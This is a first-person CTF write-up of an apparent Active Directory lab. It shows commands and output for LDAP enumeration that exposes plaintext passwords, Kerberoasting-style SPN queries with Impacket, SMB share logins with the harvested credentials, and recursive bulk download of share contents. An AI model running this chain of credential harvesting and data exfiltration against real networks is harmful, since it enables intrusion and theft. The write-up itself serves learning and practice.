In this article, I will walk you through how i solved this CTF.
The CTF is described as follows:
An internal reconnaissance phase has revealed that Internal Industrial System is running a legacy support portal for its OT (Operational Technology) engineers.
While the portal isn’t directly exposed to the public internet via its IP, we suspect it is hosted behind a Reverse Proxy with strict Virtual Hosting rules.
Your mission is to breach the internal support environment, escalate your privileges to an Administrator, and exfiltrate the access keys to the SCADA Gateway.
Host: tcp://labs.defhawk.com/
About This Box
Based on the description of the CTF, it seems to me that the box is modelled on a production-ready network design where the important assets are not accessible readily on the internet. The presence of the Reverse Proxy and Virtual Hosting rules confirms this.
Reconnaisance
We don’t have a target IP address, so we need to find that first. dig is a useful tool that helps with this. The Answer section gives the IP address.
| $ dig labs.defhawk.com ; <<>> DiG 9.20.18-1~deb13u1-Debian <<>> labs.defhawk.com ;; global options: +cmd ;; Got answer: ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34503 ;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1 ;; OPT PSEUDOSECTION: ; EDNS: version: 0, flags:; udp: 512 ;; QUESTION SECTION: ;labs.defhawk.com. IN A ;; ANSWER SECTION: labs.defhawk.com. 300 IN A 13.235.33.103 ;; Query time: 103 msec ;; SERVER: 8.8.8.8#53(8.8.8.8) (UDP) ;; WHEN: Sun Mar 29 04:03:16 UTC 2026 ;; MSG SIZE rcvd: 61 |
I usually define a variable called TARGET to point to this IP to avoid having to type the address each time i want to use it.
$ export TARGET = 13.235.33.103
NMAP Enumeration
Now that I have the IP address, I am going to run it through nmap to see whats running on it. I can see some interesting ports open on 80 (HTTP), 389 (ldap) and 636 (ldap).
| $ nmap -Pn -sV labs.defhawk.com Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-29 04:04 UTC Nmap scan report for labs.defhawk.com (13.235.33.103) Host is up (0.023s latency). rDNS record for 13.235.33.103: labs.defhawk.local Not shown: 989 filtered tcp ports (no-response) PORT STATE SERVICE VERSION 53/tcp open domain Simple DNS Plus 80/tcp open http nginx 1.28.3 88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-03-29 04:04:17Z) 389/tcp open ldap 464/tcp open kpasswd5? 593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 636/tcp open tcpwrapped 3268/tcp open ldap 3269/tcp open tcpwrapped 3389/tcp open ms-wbt-server 5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |
I am going to verify that 80 is indeed open and accessible.
| # verify port open └──╼ $nc -v -z $TARGET 80 Connection to 13.235.33.103 80 port [tcp/http] succeeded |
I am going to try and access a random URL on port 80. I know this is not going to work, based on the CTFs description.
| # try direct access $curl -H “X-Original-URL: /admin” http://$TARGET Direct IP access is prohibited. Please use the correct hostname found in LDAP. |
I also decide at this point to fuzz the target to look for any open endpoints. This gives me a bunch of 404s, indicating the fuzzing failed to reveal anything.
| $ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \ -u http://$TARGET \ -H “Host: FUZZ.labs.defhawk.com” \ -fc 404 |
This provides a clear indication that we need to use LDAP as a way to proceed further. I will first do a base search.
| $ldapsearch -x -H ldap://$TARGET -s base # extended LDIF # # LDAPv3 # base <> (default) with scope baseObject # filter: (objectclass=*) # requesting: ALL # # dn: domainFunctionality: 10 forestFunctionality: 10 domainControllerFunctionality: 10 rootDomainNamingContext: DC=labs,DC=defhawk,DC=local ldapServiceName: labs.defhawk.local:ec2amaz-1veenf0$@LABS.DEFHAWK.LOCAL supportedLDAPPolicies: MaxQueryDuration …. serverName: CN=EC2AMAZ-1VEENF0,CN=Servers,CN=Default-First-Site-Name,CN=Sites, ……. dnsHostName: EC2AMAZ-1VEENF0.labs.defhawk.local defaultNamingContext: DC=labs,DC=defhawk,DC=local configurationNamingContext: CN=Configuration,DC=labs,DC=defhawk,DC=local |
I will use this info (baseDN) to get more info from the LDAP. This search reveals nothing interesting.
| $ ldapsearch -x -H ldap://$TARGET –b “DC=labs,DC=defhawk,DC=local” -s base |
I decide to dig further into the subtree under the baseDN. The -s option allows us to enumerate all children, grandchildren nodes, basically revealing the whole tree of nodes under the base DN. I dump all this info into a file -ldap_dump.txt, that i can use to grep out relevant information.
Interesting Findings
This reveals a treasure trove of information – a backup account with a default password, an sql service user account with a password, an sql service account etc. – all of which can be used for potential attacks / infiltration / exfiltration of data. One key piece of information is that the sql_svc account is also member of the Infrastructure-Admins group, potentially giving it Admin level access to resources.
| $ldapsearch -x -H ldap://$TARGET -b “DC=labs,DC=defhawk,DC=local” -s sub | tee ldap_dump.txt John Backup, Users, labs.defhawk.local dn: CN=John Backup,CN=Users,DC=labs,DC=defhawk,DC=local objectClass: top objectClass: person objectClass: organizationalPerson objectClass: user cn: John Backup description: Temporary account. Default pass: Welcome2026! distinguishedName: CN=John Backup,CN=Users,DC=labs,DC=defhawk,DC=local name: John Backup … …. svc_sql_connector, Users, labs.defhawk.local dn: CN=svc_sql_connector,CN=Users,DC=labs,DC=defhawk,DC=local objectClass: top objectClass: person objectClass: organizationalPerson objectClass: user cn: svc_sql_connector description: SQL Service Account for db-prod.labs.defhawk.local distinguishedName: CN=svc_sql_connector,CN=Users,DC=labs,DC=defhawk,DC=local info: DEPRECATED: Password set to ‘HawkPass2026!‘ – Rotate after migration. name: svc_sql_connector ….. …. sAMAccountName: sql_svc sAMAccountType: 805306368 servicePrincipalName: MSSQLSvc/db-prod.labs.defhawk.local:1433 …… # Infrastructure-Admins, Users, labs.defhawk.local dn: CN=Infrastructure-Admins,CN=Users,DC=labs,DC=defhawk,DC=local description: Access to vault.internal. Members: Administrator, svc_sql_connector |
A key piece of information revealed is the SCADA-Gateway that is mentioned as the exploitable target of this CTF.
| SCADA-Gateway, People, labs.defhawk.local dn: CN=SCADA-Gateway,OU=People,DC=labs,DC=defhawk,DC=local …. cn: SCADA-Gateway description: Internal Support Dashboard: http://dev-api.labs.defhawk.locall:5000/portal givenName: SCADA-Gateway distinguishedName: CN=SCADA-Gateway,OU=People,DC=labs,DC=defhawk,DC=local |
Attack Methodology
Now that I have a) user accounts with credentials and b) the internal portal address, i can use several methods to attempt to access the portal using curl (with Host Header options). Host Header is a common way to work wth hosts that are behind Reverse Proxies.
Exploitation
Any attempts to directly access this gateway results in failure.
| └──╼ $curl -i http://13.235.33.103:5000/portal \ -H “Host: dev-api.labs.defhawk.locall” curl: (7) Failed to connect to 13.235.33.103 port 5000 after 21003 ms: Could not connect to server └──╼ $nc -v -z dev-api.labs.defhawk.locall 5000 nc: connect to dev-api.labs.defhawk.locall (13.235.33.103) port 5000 (tcp) failed: Connection refused |
Since we have been given a hint that it is hosted behind a Reverse Proxy with strict Virtual Hosting rules, I will try to pass in the Host header that is commonly used to indicate access from a specific host.
However, this reveals a clear message indicating that the correct hostname from the LDAP should be used.
| $curl -i http://13.235.33.103/portal \ -H “Host: dev-api.labs.defhawk.locall” HTTP/1.1 403 Forbidden Server: nginx/1.28.3 Date: Sun, 29 Mar 2026 05:42:05 GMT Content-Type: application/octet-stream Content-Length: 78 Connection: keep-alive Direct IP access is prohibited. Please use the correct hostname found in LDAP.(ctfs) |
The server indicated in the LDAP is unusally named – http://dev-api.labs.defhawk.locall. After assuming that info in the LDAP could not potentially be wrong, ChatGPT suggested this could be a trick since all other servers in the LDAP end with local.
I fixed this entry in /etc/hosts.
| 13.235.33.103 dev-api.labs.defhawk.local |

This fixed the access issues I was having so far and gave me access to the page with the flag in it.
| $curl -i http://dev-api.labs.defhawk.local/portal …… Set-Cookie: admin_session=DEFHAWK{———}; |

Opening the page in the browser, gives me access to the internal SCADA portal, which was the goal of this CTF.
Other Reconnaisance Findings
While the path to the flag did not require use of the other accounts, passwords found during recon, I was able to use them to directly access the server shares and exfiltrate several files from the file system.
| Vulnerability | Description | Severity | Impact |
| Sql Service User account | svc_sql_connector user was found with a default password | MEDIUM | I was able to use this with impacket to get an SPN and with smbclient to get local filesystem access. |
| Backup User | jbackup (with a password) was found | MEDIUM | I used smbclient to get direct file system access and was able to exfiltrate 2 files. |
| Server shares | 7 shares were revealed by enum4linux-ng. | SEVERE | The Users share allowed me to exfiltrate a whole tree of filed and directories. |
Exploiting the SQL Server User
The Ldap Dump showed us a SQL Server service account, whose password is also visible.
| # svc_sql_connector, Users, labs.defhawk.local dn: CN=svc_sql_connector,CN=Users,DC=labs,DC=defhawk,DC=local description: SQL Service Account for db-prod.labs.defhawk.local |

Let’s see if we can use Impacket to get more information using these credentials.
GetUserSPNs.py – Queries target domain for SPNs that are running under a user account.
| python3 GetUserSPNs.py labs.defhawk.local/svc_sql_connector:’HawkPass2026!’ -dc-ip $TARGET |
This successfully gives us an SPN that can be used to connect to a service using Kerberos .

i am going to try and use the SPN to request a service ticket from the Key Distribution Center (KDC), which is typically a domain controller.
This did not work and I did not try anything further with it.

Exploiting the Backup User
Our recon also gave us the credentials of a backup account.
| John Backup (jbackup) : Welcome2026! distinguishedName: CN=John Backup, CN=Users, DC=labs, DC=defhawk, DC=local name: John Backup |
I used smbclient to access the Backup share on this server. The results were very interesting.
| $ smbclient //$TARGET/Backups -U ‘jbackup’ Password: Welcome2026! |

As we see, we are logged in and ls reveals a couple of files that may contain useful information.
The config_backup.txt file contains a line – DB_PASSWORD=HawkSecure99!. While i dod not find a way to use this information, it could be another way to compromise the domain.
Enumerating the Server Shares
I used enumforlinux-ng to enumerate any other possible shares on this machine and got some useful results.
The results validate the LDAP domain information we found earlier, while adding useful details about SMB versions, access checks, domain SID info, OS information and 7 shares.
| $ python3 enum4linux-ng.py -As -u ycecpwht $TARGET ENUM4LINUX – next generation (v1.3.10) ========================== | Target Information | ========================== [*] Target ……….. 13.235.33.103 [*] Username ……… ‘ycecpwht’ [*] Random Username .. ‘gaexztib’ [*] Password ……… ” [*] Timeout ………. 10 second(s) ====================================== | Listener Scan on 13.235.33.103 | ====================================== [*] Checking LDAP [+] LDAP is accessible on 389/tcp [*] Checking LDAPS [+] LDAPS is accessible on 636/tcp [*] Checking SMB [+] SMB is accessible on 445/tcp [*] Checking SMB over NetBIOS [+] SMB over NetBIOS is accessible on 139/tcp ===================================================== | Domain Information via LDAP for 13.235.33.103 | ===================================================== [*] Trying LDAP [+] Appears to be root/parent DC [+] Long domain name is: defhawk.local ========================================== | SMB Dialect Check on 13.235.33.103 | ========================================== [*] Trying on 445/tcp [+] Supported dialects and settings: Supported dialects: SMB 1.0: true SMB 2.0.2: true SMB 2.1: true SMB 3.0: true SMB 3.1.1: true Preferred dialect: SMB 3.1.1 SMB1 only: false SMB signing required: true ============================================================ | Domain Information via SMB session for 13.235.33.103 | ============================================================ [*] Enumerating via unauthenticated SMB session on 445/tcp [+] Found domain information via SMB NetBIOS computer name: EC2AMAZ-1VEENF0 NetBIOS domain name: DEFHAWK DNS domain: labs.defhawk.local FQDN: EC2AMAZ-1VEENF0.labs.defhawk.local Derived membership: domain member Derived domain: DEFHAWK ========================================== | RPC Session Check on 13.235.33.103 | ========================================== [*] Check for anonymous access (null session) [+] Server allows authentication via username ” and password ” [*] Check for password authentication [+] Server allows authentication via username ‘ycecpwht’ and password ” [*] Check for guest access [+] Server allows authentication via username ‘gaexztib’ and password ” [H] Rerunning enumeration with user ‘gaexztib’ might give more results ==================================================== | Domain Information via RPC for 13.235.33.103 | ==================================================== [+] Domain: DEFHAWK [+] Domain SID: S-1-5-21-3616418506-777992554-714170520 [+] Membership: domain member ================================================ | OS Information via RPC for 13.235.33.103 | ================================================ [*] Enumerating via unauthenticated SMB session on 445/tcp [+] Found OS information via SMB [*] Enumerating via ‘srvinfo’ [+] Found OS information via ‘srvinfo’ [+] After merging OS information we have the following result: OS: Windows Server 2025 Datacenter 26100 OS version: ‘10.0’ OS release: ” OS build: ‘26100’ Native OS: Windows Server 2025 Datacenter 26100 Native LAN manager: Windows Server 2025 Datacenter 6.3 Platform id: ‘500’ Server type: ‘0x84102b’ Server type string: Wk Sv PDC Tim NT LMB ======================================= | Shares via RPC on 13.235.33.103 | ======================================= [*] Enumerating shares [+] Found 7 share(s): ADMIN$: comment: Remote Admin type: Disk Backups: comment: Critical Infrastructure Backups type: Disk C$: comment: Default share type: Disk IPC$: comment: Remote IPC type: IPC NETLOGON: comment: Logon server share type: Disk SYSVOL: comment: Logon server share type: Disk Users: comment: ” type: Disk [*] Testing share ADMIN$ [+] Mapping: DENIED, Listing: N/A [*] Testing share Backups [+] Mapping: OK, Listing: OK [*] Testing share C$ [+] Mapping: DENIED, Listing: N/A [*] Testing share IPC$ [+] Mapping: OK, Listing: NOT SUPPORTED [*] Testing share NETLOGON [+] Mapping: OK, Listing: DENIED [*] Testing share SYSVOL [+] Mapping: OK, Listing: DENIED [*] Testing share Users [+] Mapping: OK, Listing: OK |
The Users share seems useful as its listing is allowed. I connected to it using smbclient and was able to view the local directory listing.
| # Enumerate the Users Share above (ctf) ubuntu@ip-172-31-34-25:$ smbclient //$TARGET/Users Password for [WORKGROUP\ubuntu]: Try “help” to get a list of possible commands. smb: \> ls . DR 0 Fri Mar 20 13:46:24 2026 .. DHS 0 Sat Mar 28 16:10:59 2026 Default DHR 0 Fri Mar 20 13:45:08 2026 desktop.ini AHS 174 Mon Apr 1 07:01:26 2024 Public DR 0 Wed Aug 6 22:17:36 2025 7731967 blocks of size 4096. 1598908 blocks available |
Exfiltrating the Server Data


I was able to exfiltrate entire directories from the C:\ Drive using smbclient. Turning recursion ON, prompt OFF (Y for all prompts) and using mget will rapidly exfiltrate all the contents of the target directory to the attack box for further analysis.
smb: > recurse ON
smb: > prompt OFF
smb: > mget *

I did not look at a lot of this data, but a trained digital forensics specialist could probably glean a lot of information from these files.
 Cyber Learnings
Leave a comment